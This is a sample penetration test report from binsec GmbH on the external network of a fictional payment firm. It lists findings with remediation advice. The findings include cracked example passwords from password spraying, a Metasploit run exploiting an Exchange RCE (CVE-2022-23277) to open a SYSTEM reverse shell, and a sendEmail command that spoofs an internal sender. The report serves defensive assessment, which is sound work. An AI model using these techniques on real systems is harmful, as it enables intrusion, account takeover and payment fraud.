



Penetration Test Report

External IT
of Dubius Payment Ltd.

EXAMPLE



Contents

i	List of changes	3
1	Contact persons	4
1.1	Contact person Dubius Payment Ltd.	4
1.2	Contact person binsec GmbH	4
1.3	About the pentester	4
2	Project overview	5
2.1	Introduction	5
2.2	Basic conditions	5
2.3	Scope	5
2.4	Performed tests	6
3	Management overview	8
3.1	Summary	8
3.2	List of findings	9
4	Technical report	10
4.1	Weak user passwords	10
4.2	Outdated software	12
4.3	No protection against e-mails with spoofed internal sender address	13
4.4	Support for TLS 1.1 and cryptographically weak cipher suites	14
5	Appendix A	15
5.1	Classification details	15
5.2	Procedure for IT infrastructures	16
5.3	Risk assessment	17
5.4	About the binsec GmbH	19

i List of changes

Version	Description	Author	Date
1.0	Report generation	Dominik Sauer	January 13, 2025
1.1	Quality Assurance	QA-Team	January 13, 2025

1 Contact persons

1.1 Contact person Dubius Payment Ltd.

Damian Westcott
CEO

✉ d.westcott@dubius-payment.com

Dubius Payment Ltd.
71 Peachfield Road
SO53 4NE CHANDLER
United States

1.2 Contact person binsec GmbH

Dominik Sauer
Head of Penetration Testing

☎ +49 69247560713
✉ ds@binsec.com

binsec GmbH
Solmsstraße 41
60486 Frankfurt am Main
Germany

1.3 About the pentester

Since 2013, Mr. Dominik Sauer has been responsible for the management and implementation of penetration tests at binsec GmbH. He started his career while studying computer science at the Darmstadt University of Applied Sciences and ended his academic career with a very good master's degree in computer science with a specialization in IT security. He also holds the leading certifications in the field of penetration testing and has been an Offensive Security Certified Professional (OSCP) since 2013 and an Offensive Security Certified Expert (OSCE) since 2015.

In addition, he has been a lecturer for teaching at the Darmstadt University of Applied Sciences (HDA) and the TH Mittelhessen University of Applied Sciences (THM) since 2017. For example, he holds courses on penetration testing or digital forensics and supervises theses.

2 Project overview

2.1 Introduction

Dubius Payment Ltd. is operating a payment application that stores, processes and forwards credit card information. The company is thus subject to the security standard of the credit card industry, the PCI DSS (Payment Card Industry Data Security Standard). In requirement category 11, the PCI DSS requires the implementation of application-level and network-level penetration tests. In this context, the network level penetration test comprises both an external and internal test inside the network. These tests must be performed annually or following significant changes.

2.2 Basic conditions

The penetration test was conducted between January 6, 2025 and January 10, 2025 performed as an external grey box test, without using aggressive attacking techniques such as DDoS attacks. The complete classification is illustrated in chapter 5.1. The general pentest approach is described in chapter 5.2. All requests were executed from the following IP addresses:

IPv4

- » 185.156.254.128/25
- » 217.111.127.122/32
- » 162.55.59.194/32

IPv6

- » 2a07:a1c1:1:600::/63
- » 2001:920:1914:3464::/64

2.3 Scope

In detail, the IT systems in the network area 185.156.252.0/27 were to be examined for vulnerabilities.

2.4 Performed tests

The following pentest tasks were performed on the systems and applications described previously. This list was automatically generated by binsec GmbH's documentation tool.

Target → Network: 185.156.252.0/27

Result	Task: Information gathering	Findings
✓	Identification of the company responsible for the IP address range	-
✓	Identification of domain names	-
Result	Task: Service enumeration	Findings
✓	Identification of IT systems and services	-

Target → Network: 185.156.252.0/27 · IP: 185.156.252.12 (sslvpn.dubius-payment.com) · HTTPS: 443/tcp

Result	Task: HTTPS Check	Findings
✓	Information gathering (passive, external resources)	-
✓	Information gathering (active, test objects)	-
✓	Configuration management of web server & web application	-
✗	Authentication testing of access controls	Page 10
✓	Secure data transmission	-
✓	Input validation (e.g. Injection, XSS)	-

Target → Network: 185.156.252.0/27 · IP: 185.156.252.19 (exchange.dubius-payment.com) · SMTP: 25/tcp und 465/tcp

Result	Task: Information gathering	Findings
✓	Check whether SMTP commands for information retrieval have been disabled	-
Result	Task: Configuration management	Findings
✓	Check whether mails can be sent via the SMTP server to external people with a company-internal e-mail address (Open-Relay)	-
✗	Check whether fake e-mails with a company-internal sender address can be sent to employees?	Page 13
Result	Task: Secure data transmission	Findings
✓	Testing for weak SSL/TLS ciphers and outdated protocols	-
Result	Task: Vulnerability identification	Findings
✓	Check whether vulnerabilities are known for the software version	-

Target → **Network:** 185.156.252.0/27 · **IP:** 185.156.252.19 (exchange.dubius-payment.com) ·
HTTPS: 443/tcp

Result	Task: HTTPS Check	Findings
✓	Information gathering (passive, external resources)	-
✓	Information gathering (active, test objects)	-
✗	Configuration management of web server & web application	Page 12
✓	Authentication testing of access controls	-
✗	Secure data transmission	Page 14
✓	Input validation (e.g. Injection, XSS)	-

3 Management overview

3.1 Summary

The penetration test was conducted between January 6, 2025 and January 10, 2025. During it 5 vulnerabilities were identified which were combined into 4 findings and subjected to an initial risk assessment. As result there are 2 findings that require immediate action and one finding that requires action. The finding of category note is to be understood as a suggestion to increase the security level.
















Fig. Risk Overview of Findings




Due to a weak password policy and outdated software solutions, access to IT systems can be gained. As a result, patch management and access control should be addressed immediately.

3.2 List of findings

- # 1  **Not fixed:** *Access Control*
 The passwords of AD users can be guessed. See page 10.
 **System:** 185.156.252.12
- # 2  **Not fixed:** *Patch Management*
 Outdated software components are used for which vulnerabilities have already been published.
 See page 12.
System: 185.156.252.19
- # 3  **Not fixed:** *Misconfiguration*
 Filtering rules against sending emails with spoofed internal sender address are missing. See page 13.
 **System:** 185.156.252.19
- # 4  **Not fixed:** *Data Transmission*
 When establishing an encrypted connection between client and server outdated protocols and weak crypto algorithms are supported. See page 14.
 **System:** 185.156.252.12, 185.156.252.19

4 Technical report

4.1 Weak user passwords

	immediate action required
	Damage: critical
	Occurrence: medium


Finding #1

Not fixed

Password spraying was used to guess the passwords of several user accounts. As can be seen below, users tend to assign passwords according to a predictable scheme. For example, the compromised user accounts use variations of the company name as passwords:

- » csimmons:Dubius2021!
- » pbaker:Dubius1+

Using these credentials, it was possible to successfully connect to the internal corporate network via SSL VPN:



In consultation with Dubius Payment Ltd., the internal network should not be examined for vulnerabilities.

Recommendation

All user passwords should be changed immediately after a strong password policy is enforced for all IT systems. In general, a password should be at least 12 characters long and contain a combination of lowercase and uppercase letters, numbers and special characters.

In addition to the password policy, a password policy enforcement solution could be used to check for dictionary entries, names and the presence of past password leaks when assigning passwords. In principle, words such as the company name in the password reduce the entropy of a password.

4.2 Outdated software

	immediate action required
	Damage: critical
	Occurrence: medium

Finding #2

Not fixed

During the penetration test, outdated software components were identified, for which vulnerabilities have already been published. As can be seen from the screenshot below, the Dubius Payment Ltd. is using a Microsoft Exchange whose version (15.1.2375.17) is considered outdated¹:

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 GET /owa/ HTTP/1.1 2 Host: exchange.dubius-payment.com 3 Cookie: PrivateComputer=true; PBack=0; cadata=</pre>			<pre>19 X-AspNet-Version: 4.0.30319 20 X-Owa-Version: 15.1.2375.17 21 X-Powered-By: ASP.NET</pre>			

For example, the above Microsoft Exchange Server is prone to a remote code execution (RCE), which requires a valid user account for exploitation². In consultation with Dubius Payment Ltd. and using the compromised user accounts from finding on page 10, the vulnerability was verified:

```
msf6 exploit(windows/http/exchange_chainedserializationbinder_rce) > run
[*] Started reverse SSL handler on 185.156.252.172:443
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Target is an Exchange Server!
[*] The target appears to be vulnerable. Exchange Server 15.1.2375.17 is vulnerable to CVE-2022-23277
[*] Getting the user's inbox folder's ID and ChangeKey ID...
[*] ChangeKey value for Inbox folder is AQAAABYAAADJg/ajhsF1Sr6Xzg70mjiVAAS6zcMf
[*] ID value for Inbox folder is AQMKAGFKNDYSZWfHAC03M2M1LTQwZTUyYmE2Zi00NWRRjNWY4NGM3MQwALgAAAwX/eJNaHIBDuvH/SScTnp0BAFQIFl+pHAFpMcnAX7QyG5UAAAMUAAAA
[*] Deleting the user configuration object associated with Inbox folder...
[*] Successfully deleted the user configuration object associated with the Inbox folder!
[*] Creating the malicious user configuration object on the Inbox folder!
[*] Successfully created the malicious user configuration object and associated with the Inbox folder!
[*] Attempting to deserialize the user configuration object using a GetClientAccessToken request...
[*] Powershell session session 2 opened (185.156.252.172:443 -> 185.156.252.19:34799) at 2022-12-20 12:26:49 +0100

PS C:\windows\system32\inetsrv> whoami
nt-authorit7t\system
PS C:\windows\system32\inetsrv>
```

Recommendation

The outdated software should be updated.

¹<https://learn.microsoft.com/en-us/exchange/new-features/build-numbers-and-release-dates?view=exchserver-2019>

²<https://nvd.nist.gov/vuln/detail/CVE-2022-23277>

4.3 No protection against e-mails with spoofed internal sender address

	action required
	Damage: medium
	Occurrence: medium

Finding #3

Not fixed

The SMTP server 185.156.252.19:25 can be used to send emails with a spoofed internal sender address to employees of Dubius. For example, the following Linux command was used to deliver a mail from csimmons@dubius-payment.com to the mailbox of dwestcott@dubius-payment.com during the penetration test:




```
sendEmail \
-f csimmons@dubius-payment.com \
-t dwestcott@dubius-payment.com \
-s 185.156.252.19:25 \
-u Mail Spoofing Test -vv -o tls=no \
-m "[ English version below ]\n\nDies ist eine Testmail im Rahmen einer technischen
Sicherheitsanalyse von der binsec GmbH. Falls Sie diese E-Mail erhalten, wuerden wir Sie
bitten diese Mail an Herrn Dominik Sauer - ds@binsec.com - weiterzuleiten.\n\nVielen lieben
Dank.\n\n#####\n\nThis is a test email as part of a technical security analysis by
binsec GmbH. If you receive this email, we would ask you to forward this email to Mr. Sauer (
ds@binsec.com).\n\nThank you very much."
```

As a result, it is possible to impersonate any employee of Dubius Payment Ltd. and attempt to initiate payments on their behalf.

Recommendation

In principle, trustworthy e-mail communication can only be achieved through digital signatures or cryptography. Nevertheless, we recommend the implementation of common security best practices. These include, for example, the configuration of correct SPF records (Sender Policy Framework) for the domain 'dubius-payment.com', the activation of DKIM signatures and the specification of a DMARC policy as well as the implementation of appropriate SPAM filters. E-mails with a forged sender address @dubius-payment.com could thus be recognized if they were not sent from a valid system.

4.4 Support for TLS 1.1 and cryptographically weak cipher suites

	note
	Damage: low
	Occurrence: low

Finding #4

Not fixed

When establishing an encrypted connection between client and server, outdated protocols such as TLS 1.1 are supported by the following web servers:

- » 185.156.252.12
- » 185.156.252.19

These protocols are considered insecure, as can be read in the technical guideline (*BSI TR-02102-2³*) from the Federal Office for Information Security (BSI). The following listing shows the supported protocols of the web server `https://185.156.252.19`:

```
SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    disabled
TLSv1.1    enabled
TLSv1.2    enabled
TLSv1.3    enabled
```

In addition, the following cipher suites are supported by the IT systems mentioned above via TLS 1.2, which are no longer recommended by the BSI:

- » ECDHE-RSA-AES256-SHA
- » ECDHE-RSA-AES128-SHA
- » AES128-SHA
- » AES256-SHA
- » DHE-RSA-AES128-SHA
- » DHE-RSA-AES256-SHA

Recommendation

The outdated protocols and the weak cipher suites should be disabled.


³<https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR02102/BSI-TR-02102-2.html>

5 Appendix A

5.1 Classification details

In cooperation with Dubius Payment Ltd., the following classification variant was agreed as the approach: The penetration test was performed as an external grey box test, without using aggressive attacking techniques such as DDoS attacks.

Pursuant to the study “Implementation Concept for Penetration Tests“ by the German Federal Office for Information Security (BSI), binsec GmbH used the following classification for this penetration test:



5.2 Procedure for IT infrastructures

The exact course of a penetration test depends heavily on the specific services in an IT infrastructure. Nevertheless, the approach of a real attacker can be generalized. For example, the BSI (german Federal Office for Information Security) lists modules describing various intrusion attempts in its implementation concept for penetration tests. Based on the information from the BSI, the test method used by binsec GmbH is roughly divided into the 3 following test phases:

Identification of attack surface

- » Evaluation of publicly available data
- » Identification of services based on open ports via TCP and UDP
- » Verification that access controls such as firewalls or network segmentation are in place

Checking for vulnerabilities

- » Checking the patch statuses and the software versions used to ensure that they are up-to-date
- » Checking the access restrictions of services
- » Checking whether services have been set up according to security best practices

Exploitation

- » Development of proof of concepts to exploit identified vulnerabilities
- » Privilege escalation through the chaining of vulnerabilities

5.3 Risk assessment

Binsec GmbH considers the term “risk” to mean a combination of the probability of occurrence of a vulnerability (or the likelihood of its exploitation) and the possible extent of damage. The probability of occurrence or the probability of exploitation of a security gap in IT systems essentially depends on these factors:

- How easily can the vulnerability be identified? (Visibility)
- Are there any exploits for this vulnerability available, or is the attacker required to have a certain level of knowledge to exploit them? (Exploitability)
- Does the exploitation require special rights? (Privilege Escalation)
- Is a combination with other security holes required? (Vulnerability Chaining)
- Is human interaction necessary for the vulnerability? (Social Engineering)

The following classifications are decisive for the possible extent of damage:

















1. Financial damage
2. Complete compromising of the system
3. Violation of security objectives related to data or user accounts:
 - a) Confidentiality
 - b) Availability
 - c) Integrity
4. Bypassing of security measures
5. Information disclosure

Taking into account both the probability of occurrence and the potential extent of damage, the penetration tester makes a subjective assessment of the risk for each vulnerability found. We recommend taking an own assessment of the vulnerabilities.

The assessment is subject to the following classification:

occurrence probability	high	The vulnerability is obvious or exploits are freely available.	extent of damage	critical	Complete compromising of the system.
	medium	The vulnerability can be identified in a reasonable amount of time; exploits may need to be adapted.		high	Violation of security objectives concerning information or IT systems.
	low	The vulnerability is difficult to find and may require permissions or the exploitation of other vulnerabilities.		medium	Bypassing of security measures.
				low	Preparation for exploitation of other vulnerabilities as part of a sustained attack.
				warning	Information disclosure.

The risk classification entails a priority for action.

		extent of damage				
		warning	low	medium	high	critical
occurrence probability	high					
	medium					
	low					
		 note	 action required	 immediate action required		

5.4 About the binsec GmbH

We are a company that specializes in IT penetration testing, located at Frankfurt am Main, Germany. Since 2013, carrying out technical security analyses of IT infrastructures, web applications, APIs, mobile apps (Android / iOS), etc. has been the core of our daily work. As an owner-managed company, the long-term satisfaction of our customers is of great importance. The certifications of our employees, the teaching activities at universities and our pentesting experience speak for themselves.



binsec GmbH
Solmsstraße 41
60486 Frankfurt am Main
Germany

✉ info@binsec.com
☎ +49 69 2475607-0

Managing Director: Patrick Sauer
Authorised Officers: Dominik Sauer, Florian Zavatzki

Commercial Register: Frankfurt a.M. HRB 97277
VAT ID no.: DE290966808